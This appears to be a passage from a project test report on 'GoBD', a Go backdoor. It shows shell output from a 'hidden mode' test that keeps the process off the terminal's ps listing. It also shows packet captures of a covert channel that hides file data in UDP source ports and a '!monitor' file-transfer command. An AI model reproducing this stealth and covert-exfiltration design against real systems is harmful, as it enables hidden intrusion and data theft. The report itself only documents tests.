-rw-r--r--  1 root root   4193 Nov 26 23:07 README.md
drwxr-xr-x  2 root root    4096 Nov 26 23:07 References
-rw-r--r--  1 root root   9114 Nov 28 16:38 server.go
-rw-r--r--  1 root root   5287 Nov 28 16:38 utility.go
```

Test 9: Hidden Mode

In this test I will demonstrate the hidden mode, a feature that causes the backdoor to exist separate from any terminal instance, something that is a definite need on a backdoor.

```
File Edit View Search Terminal Help
~ >>> ps -A | grep GoBD
1650 ? 00:00:00 GoBD
1669 pts/1 00:00:00 GoBD
~ >>> ps
PID TTY TIME CMD
1686 pts/2 00:00:00 zsh
1694 pts/2 00:00:00 ps
~ >>> ps -A | grep GoBD
1669 pts/1 00:00:00 GoBD
~ >>> ps -A | grep GoBD
~ >>>
```

```
-rw-r--r-- 1 raz raz 12265 Oct 18 22
-rw-r--r-- 1 raz raz 85 Oct 9 19
drwxr-xr-x 8 raz raz 4096 Oct 18 22
-rwxr-xr-x 1 raz raz 6328288 Oct 18 19
-rw-r--r-- 1 raz raz 755 Oct 9 20
-rw-r--r-- 1 raz raz 215 Oct 9 15
-rw-r--r-- 1 raz raz 7 Oct 9 15
ls -la
total 6228
```

```
-rw-r--r-- 1 raz raz
!exit
Server exiting...
```

In a previous terminal, I executed the server program. As you can see from the image below ps does not list the server as part of the terminal, however doing a ps -A lists two processes as running. Meanwhile the terminal below is still able to execute commands. Finally, the client terminal executes an !exit command, which closes the backdoor. As you can see, the process is gone for the server, and once we kill the client, the last process is gone


```
~ >>> ps -A | grep zsh
1660 pts/1 00:00:00 zsh
1686 pts/2 00:00:00 zsh
~ >>>
```

Finally, if we look at the processes, we can see that only two terminals are active, meaning there cannot be a third terminal running executing the program. This test is a success.

Test 10 & 11: Covert Data & File Transfer

192.168.2.119	UDP	60	Source port: 30274	Destination port: 3322
192.168.2.119	UDP	60	Source port: 24720	Destination port: 3322
192.168.2.119	UDP	60	Source port: 54723	Destination port: 3322
192.168.2.119	UDP	60	Source port: 8507	Destination port: 3322
192.168.2.119	UDP	60	Source port: 11997	Destination port: 3322
192.168.2.119	UDP	60	Source port: 32847	Destination port: 3322
192.168.2.119	UDP	60	Source port: 60025	Destination port: 3322
192.168.2.119	UDP	60	Source port: 29294	Destination port: 3322
192.168.2.119	UDP	60	Source port: 5016	Destination port: 3322
192.168.2.119	UDP	60	Source port: 6399	Destination port: 3322
192.168.2.119	UDP	60	Source port: 65535	Destination port: 3414

Here we see a typical communication between the client and server, in this case the server is returning file data. If we look at the data fields of one of these packets we see a complete absence of data. The key value here is the source port, which as you can see, is varied for each packet. It is within this that the data value is encoded.





Below is the command sent and received on each end. First the client and then the server.

```
!monitor /root/gobd/dogs
Monitoring for requested file
File transfer /root/gobd/dogs completed. Transferred: 10 bytes
```

```
[BD]!monitor /root/gobd/dogs
Found file /root/gobd/dogs
```

As you can see, this transfer of the “dogs” file did indeed occur. If we look at the saved “dogs” file on both sides, we also see that they are identical.





Both the covert data and file transfer worked correctly. Both tests are a success.

References

For pcap references of several of these tests, please refer to the folder titled "References", several of the tests have available pcaps to doubly prove their authenticity.